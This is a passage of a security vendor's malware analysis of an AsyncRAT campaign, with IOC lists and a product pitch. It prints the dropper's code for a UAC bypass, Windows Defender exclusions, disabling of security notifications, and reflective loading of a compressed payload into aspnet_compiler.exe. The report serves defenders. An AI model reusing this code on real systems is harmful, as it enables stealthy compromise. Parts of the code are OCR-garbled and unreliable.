
**If user is in the built-in administrator group then perform:

- UAC bypass using Disk Cleanup
  - Disable of action center notifications
  - Set of windows defender exclusion




```
    using (StreamWriter streamWriter6 = File.AppendText("C:\\Users\\Public\\Music\\run.ps1"))
    {
        streamWriter6.WriteLine("if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match \"S-1-5-32-544\"))
          { ");
        streamWriter6.WriteLine("start C:\\Users\\Public\\Music\\vb.vbs");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionPath  C:\\");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionProcess powershell.exe");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionProcess Wscript.exe");
        streamWriter6.WriteLine("} else {");
        streamWriter6.WriteLine("$ALOSH = \"HKCU:\\Environment\"");
        streamWriter6.WriteLine("$Name = \"windir\"");
        streamWriter6.WriteLine("$Value = \"powershell -ep bypass -w h $PSCommandPath;#\"");
        streamWriter6.WriteLine("Set-ItemProperty -Path $ALOSH -Name $name -Value $Value");
        streamWriter6.WriteLine("#Depending on the performance of the machine, some sleep time may be required before or after
          schtasks");
        streamWriter6.WriteLine("schtasks /run /tn \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I | Out-Null");
        streamWriter6.WriteLine("Remove-ItemProperty -Path $ALOSH -Name $name");
        streamWriter6.WriteLine("}");
    }
```

Figure 10: UAC bypass + Windows Defender exclusion




```
using (StreamWriter streamWriter7 = File.AppendText("C:\\Users\\Public\\Music\\alosh.ps1"))
{
    streamWriter7.WriteLine("Windows Net Editor Version 5.00");
    streamWriter7.WriteLine("[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Security and Maintenance\
      \Checks]");
    streamWriter7.WriteLine("[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Security and Maintenance\\Checks\
      \{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100]");
    streamWriter7.WriteLine("\"CheckSetting\"=hex:01,00,00,00,d0,8c,9d,df,01,15,d1,11,8c,7a,00,c0,4f,c2,97,eb,\\");
    streamWriter7.WriteLine("00,00,00,00,00,10,66,00,00,00,01,00,00,20,00,00,00,72,95,d4,76,21,15,a1,34,\\");
    streamWriter7.WriteLine("a9,81,1e,14,d6,bd,b3,91,0b,23,5c,74,61,4a,e3,08,58,8a,0d,46,c5,57,0d,b4,00,\\");
    streamWriter7.WriteLine("00,00,00,0e,80,00,00,00,02,00,00,20,00,00,00,23,8f,17,7c,83,ae,0c,12,38,b9,\\");
    streamWriter7.WriteLine("93,b7,cf,05,50,6d,3e,e1,2b,ef,50,06,5c,85,61,04,6e,56,32,43,f0,72,30,00,00,\\");
    streamWriter7.WriteLine("00,71,47,f8,00,73,33,f6,8f,5a,e6,09,3d,96,1a,c9,f5,52,ae,c3,db,52,45,f4,ed,\\");
    streamWriter7.WriteLine("34,b3,2e,a4,30,00,ae,d3,b3,8f,f2,9d,c5,59,ac,b1,18,76,e1,e8,79,5b,bf,32,40,\\");
    streamWriter7.WriteLine("00,00,00,10,3f,ef,37,f4,d9,cb,74,f6,17,ab,cb,21,4f,31,99,d2,c9,14,be,cb,ce,\\");
    streamWriter7.WriteLine("19,75,40,8e,0f,bb,fd,1f,af,29,e9,e5,92,40,35,30,ac,01,11,f8,f2,06,9d,af,30,\\");
    streamWriter7.WriteLine("bd,7f,42,c3,d6,15,f3,d6,a2,65,17,e9,1f,2a,15,1e,ad");
```

Figure 11: Disable of action center notifications



```
Process.Start(new ProcessStartInfo("cmd.exe", "/c powershell.exe -ExecutionPolicy Bypass C:\\Users\\Public\\Music\\run.ps1")
{
    WindowStyle = ProcessWindowStyle.Hidden,
    WindowStyle = ProcessWindowStyle.Minimized
});
File.Delete("C:\\Users\\Public\\Net.ps1");
using (StreamWriter streamWriter8 = File.AppendText("C:\\Users\\Public\\Net.ps1"))
{
    streamWriter8.WriteLine("try");
    streamWriter8.WriteLine("{");
    streamWriter8.WriteLine("Function Decompress {");
    streamWriter8.WriteLine("[CmdletBinding()]");
    streamWriter8.WriteLine("Param (");
    streamWriter8.WriteLine("[Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]");
    streamWriter8.WriteLine("[byte[]] $byteArray = $(Throw(\"-byteArray is required\"))");
    streamWriter8.WriteLine(")");
    streamWriter8.WriteLine("Process {");
    streamWriter8.WriteLine("$input = New-Object System.IO.MemoryStream( , $byteArray )");
    streamWriter8.WriteLine("$output = New-Object System.IO.MemoryStream");
    streamWriter8.WriteLine("$gzipStream = New-Object System.IO.Compression.GzipStream $input,
      ([IO.Compression.CompressionMode]::Decompress)");
    streamWriter8.WriteLine("$gzipStream.CopyTo( $output )");
    streamWriter8.WriteLine("$gzipStream.Close()");
    streamWriter8.WriteLine("$input.Close()");
    streamWriter8.WriteLine("[byte[]] $byteOutArray = $output.ToArray()");
    streamWriter8.WriteLine("return $byteOutArray");
    streamWriter8.WriteLine("}");
    streamWriter8.WriteLine("}");
    streamWriter8.WriteLine("[Byte[]] $PAPA = Decompress @
      (31,139,8,0,0,0,0,0,4,0,220,189,123,124,220,85,153,63,126,230,51,215,76,110,157,201,61,77,232,180,37,37,109,105,155,75,147,3
      8,133,150,230,158,180,77,147,230,214,166,34,101,146,76,146,73,38,51,233,204,36,109,10,212,166,130,11,42,40,34,40,34,114,243,
      186,43,171,232,234,122,199,10,138,44,160,194,122,89,144,42,162,226,117,69,119,89,111,187,202,247,253,126,206,103,46,73,10,17
      8,251,122,253,254,249,53,205,249,156,231,92,158,243,156,231,60,231,185,125,38,73,247,145,183,43,171,82,202,134,239,151,95,86
      ,234,51,74,255,219,163,254,246,191,211,248,206,89,243,185,28,245,79,25,79,172,253,140,101,255,19,107,7,38,131,49,223,108,52,
      50,17,245,207,248,70,253,225,112,36,238,27,9,248,162,115,97,95,48,236,107,237,233,247,205,68,198,2,91,179,179,221,23,154,56,
      122,219,148,218,111,177,170,245,111,255,231,43,18,120,159,83,134,37,211,226,82,234,195,0,220,186,237,130,71,80,248,164,83,83
```



```
      ,167,57,223,66,246,5,189,24,127,25,216,55,152,170,29,245,55,86,110,59,154,208,185,181,199,249,214,176,58,103,62,185,48,245,2
      41,112,178,229,104,93,177,156,100,111,54,57,3,231,149,14,41,135,169,225,199,48,16,170,164,115,234,127,162,101,223,91,25,243,
      157,47,0,132,198,116,154,137,35,232,163,71,36,82,126,250,222,227,178,115,163,62,192,46,34,86,36,247,205,65,63,38,1,185,229,1
      0,185,84,71,83,129,48,27,210,75,59,216,201,163,203,119,212,145,7,210,186,255,10,2,107,74,180,79,206,0,89,16,158,131,212,150,
      29,165,189,14,157,31,197,35,106,72,159,178,165,233,35,40,15,213,197,19,56,15,74,120,144,195,68,98,195,255,248,72,34,203,122,
      153,126,149,157,30,115,76,158,157,156,59,123,236,53,231,22,91,116,170,149,124,57,251,105,122,38,98,40,88,93,7,6,164,202,98,2
      06,78,76,204,139,52,226,195,191,152,236,41,217,65,214,152,156,24,135,49,27,162,11,19,57,52,107,61,44,83,104,248,44,208,51,92
      ,4,91,76,118,8,153,215,59,250,45,113,12,202,220,13,92,10,50,39,128,228,155,200,194,121,174,102,176,21,157,241,228,215,76,96,
      131,13,33,80,221,38,230,249,82,137,252,218,106,221,84,89,116,224,138,82,54,129,103,56,239,221,79,143,247,151,26,234,219,65,1
      76,98,34,43,102,38,151,131,107,248,14,157,159,226,175,245,22,186,4,86,88,87,3,234,184,178,214,201,173,0,111,123,42,219,3,117
      ,76,182,201,107,130,114,254,162,95,108,195,142,154,178,29,203,137,193,74,33,72,91,8,214,22,66,180,133,80,44,148,0,165,230,19
      7,97,244,182,13,222,134,211,219,46,120,235,160,208,197,10,116,4,22,226,106,12,120,31,73,97,154,32,76,19,255,32,81,20,162,36,
      8,239,155,226,61,157,3,217,93,89,151,79,198,91,58,142,245,251,49,148,203,246,204,143,245,103,214,75,241,99,230,153,113,232,1
      74,132,22,199,103,35,219,66,126,79,153,4,43,249,26,42,223,232,226,123,183,73,228,254,72,219,92,217,217,8,218,22,67,181,173,1
      88,229,131,131,64,219,254,28,112,26,117,176,28,41,51,55,167,52,60,142,164,162,34,147,247,98,190,79,86,253,152,137,62,2,55,81
      ,249,196,33,12,189,87,226,233,213,160,217,29,38,147,243,101,25,233,64,37,211,34,212,156,174,140,218,25,204,90,56,167,129,133
      ,81,48,15,77,202,253,77,34,181,157,63,251,67,118,190,161,47,71,102,153,221,78,64,108,33,79,206,62,9,91,214,87,206,207,125,4,
      172,170,94,193,19,147,12,90,104,95,28,75,195,157,88,170,73,192,106,90,9,147,179,255,246,219,37,137,196,188,243,212,85,89,44,
      83,117,201,36,132,114,121,40,199,117,49,24,113,163,97,102,54,79,226,177,2,141,37,236,100,218,224,197,110,178,224,193,59,23,1
      94,20,154,78,206,160,111,133,192,80,241,108,10,206,102,250,242,48,74,100,60,37,178,50,239,40,24,246,188,234,25,7,32,96,208,1
      51,71,169,77,192,180,236,197,113,74,80,130,120,90,194,72,118,74,3,46,182,193,29,142,177,193,231,91,175,173,36,163,154,205,25
      1,65,78,10,73,4,207,143,161,233,179,64,105,56,164,12,157,114,236,215,18,174,71,33,141,135,251,78,144,238,1,106,214,195,53,5,
      96,23,64,125,83,189,98,166,174,176,144,183,18,210,151,112,15,219,58,193,168,83,236,192,122,157,242,254,203,79,130,242,96,125
      ,32,30,39,174,198,227,144,196,96,48,67,163,79,92,254,24,5,229,201,143,218,251,192,12,205,68,221,139,203,177,100,5,147,133,13
      ,211,20[...string is too long...]");
    streamWriter3.WriteLine("$RR1 = \"Load\"");
    streamWriter3.WriteLine("$EE1 = \"GetMethod\"");
    streamWriter3.WriteLine("$TT = 'C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\aspnet_compiler.exe'");
    streamWriter3.WriteLine("[Reflection.Assembly]::$RR1($REMO).GetType('NV.b').$EE1('Execute').'Invoke'($null,[object[]] ($TT,
      $PAPA))");
    streamWriter3.WriteLine("$Gx = \"Framework64\"");
    streamWriter3.WriteLine("$Gh1 = \"Framework\"");
    streamWriter3.WriteLine("[Object[]] $Alosh=@($BC.Replace($Gx,$Gh1) ,$REMO)");
    streamWriter3.WriteLine("[System.Threading.Thread]::Sleep(1000)");
    streamWriter3.WriteLine("} catch { }");
```

Figure 12: Reflective load and process hollowing

In most cases, attackers have delivered AsyncRAT as the final payload that was hiding within the legitimate .NET aspnet_compiler.exe process.

Indicators of Compromise (IOCs)

HTML	Fa5f4847181550f1332f943882bc89ab48302a3d6d6efc1a364b2af7dec119b2
	50d308118008908832fe9c7fa78169ef8aaa960450c788a2c41af0eb5e0a62db
	F3b17523ef01ccf96faa276ec78f774831d9747f1e8effac902c04ec51408cc5
	A0989ec9ad1b74c5e8dedca4a02dcbb06abdd86ec05d1712bfc560bf209e3b39
	A4565fbb5570c30085fb77c674b4f1b7d069bdd2350747304efc911c905c3e31
	43b0cf93776bbdd72d582b9ed5a95d015ca682ca2d642e9509d374c79cca098e
	159ef0dcef607e1ce0996c565a5f3e82a501dcf1b6063c03ee8d30137e77d743
	C24a0a1bf44d6b4c59ba752df79cef3c42c84f574072336320deba29b1b9100c
	1a3c935784376edd36d7d486307df5f628841ee49189dbaf643d21d00a84cef3
	8a67bb1e9eb625935b02c504dd4fced1d12f0b4b7784eeaf0bd94e1c741ee99a
	3730660dd06fdae513b757199be9846d1e022d5d70c1f246a583c55f19b87242
	75b4ab33e788181c36cfde764254e9e7c4d1a981b7832bbc60009fcdec7f586c
	E4ad32aa6d0f839342fc22b71530f04a4ab756e15f35707654828360fbd0aeef
	A02aa1c7d3e066a9e45266e4279ec2b433003bc570406e6770bd4ff22a91902e
	6f7f33619daa8226b9d17bcf4972b77ac448b8b11e394b9633cd4177434cf24f
	D25f66ed468c20472354ee60c4c1d0ecbe0c0e5f6515263e4f7146224b72f0a2
	b3b17bd9b11b502ec01308952bf74cf80618b4c75269c7d833fc381d75635a43
	Afef7b47f0cb7ab0ff30d2cc887381e1745c7536a123098633a4e31ebbcc60cb
	55f4d7297800a4a4142be065e1674229cb1b120e8ade7b4ff7938affcfdb85c6
	B545bcc50adce9c788034f230c48a3c1a528874399226d12ca2d5395f6af00c1

AsyncRAT	58BEE75D7A00CA8D8C0E9FBBC8ADA035B82DE90CBACF63F1AC7E1DB0E771AA28
	B49F3B8AAE24C6AE2026E86A1D12F2487DD768C1326BFC7E3BB610DB7A0E857B
	39FEF91CA4778FA05C5A4081F772B47E5728B61D37358707DF5F45717D0B2A8C
	AD506EAE3573368A97ECE57F9FB38AF83E16AD4D0273633CA57FBAE991A90C0A
	E8BF9507841E5873D248EBDD303D499762D10B59F90BE56441E068FBA28AB6D9 206159F87A621F278D884539B21E1EBABCF7C250E94935D5BA72F5B25D3EB777
	BC59B8C66B46AE091A1A81FA88172C8736F83B75904FFE8A21D098D3F4AAD244
	D445D834E59E52B133C15B6E77F0633B32B2932282D66AB93777FEFED07342D4
	2E8BC122CD796D2D9D12C30245E5DF506902E5600449274690246287F03FABED
	907BF4192509BA05DE03D98005053E7E46C884A3A5C7FE4CC002CF87F67359B3
	F0CFA28585CA50CD64E6A618F5629EB39391BA0697D0604989C7DAC00946A599
	57EE165285FBB3FE294D7155B033F32AB8D343055BA7BA8D90C810E143E53AD9
c2	Pop11.ddns[.]net:6666
	Wthcv.sytes[.]net:7400
	2pop.ddns[.]net:6666
	11l19secondpop.ddns[.]net:6666
	Newsa.ddns[.]net:6606
	Elliotgateway.ddns[.]net:5555
	Python.myvnc[.]com:7707
	Newopt.servehttp[.]com:7707
	Nomako.ddns[.]net:6606
	Python.blogsyte[.com:6606
Emails	1241b9486d3d7c74c0bb1f2a7bdd81ff9597b2c92f2af8a5b3819b296c400336
	D67bd08e03a5e2054aae8458b0c549cec2f988a9e703d3ed755626d840990a0e
	845c7c30fb7c1ca0de473f7e9d41c2b1a337d5e4919854461da6002e1fbc8fa3

We Are Here to Help

This new attack campaign is bad news, especially since most NGAV and EDR vendors' solutions are failing to detect and stop this threat; however, the good news for Morphisec customers is that our Moving Target Defense technology is stopping these attacks. Leading analysts are calling Moving

Target Defense a “game changer” as it can uniquely detect and stop ransomware, zero-day and other advanced attacks that often bypass NGAV, EDR, and other defenses. Learn more about Moving Target Defense and why Gartner cited this technology in its Emerging Trends and Technologies Impact Radar for Security.

MORPHISEC
SEE MORPHISEC IN ACTION!
Contact us now to get a demo of Morphisec Guard, and see how we make advanced security accessible to everyone.
BOOK A DEMO
THREATS OVER TIME

Contact SalesInquire via Azure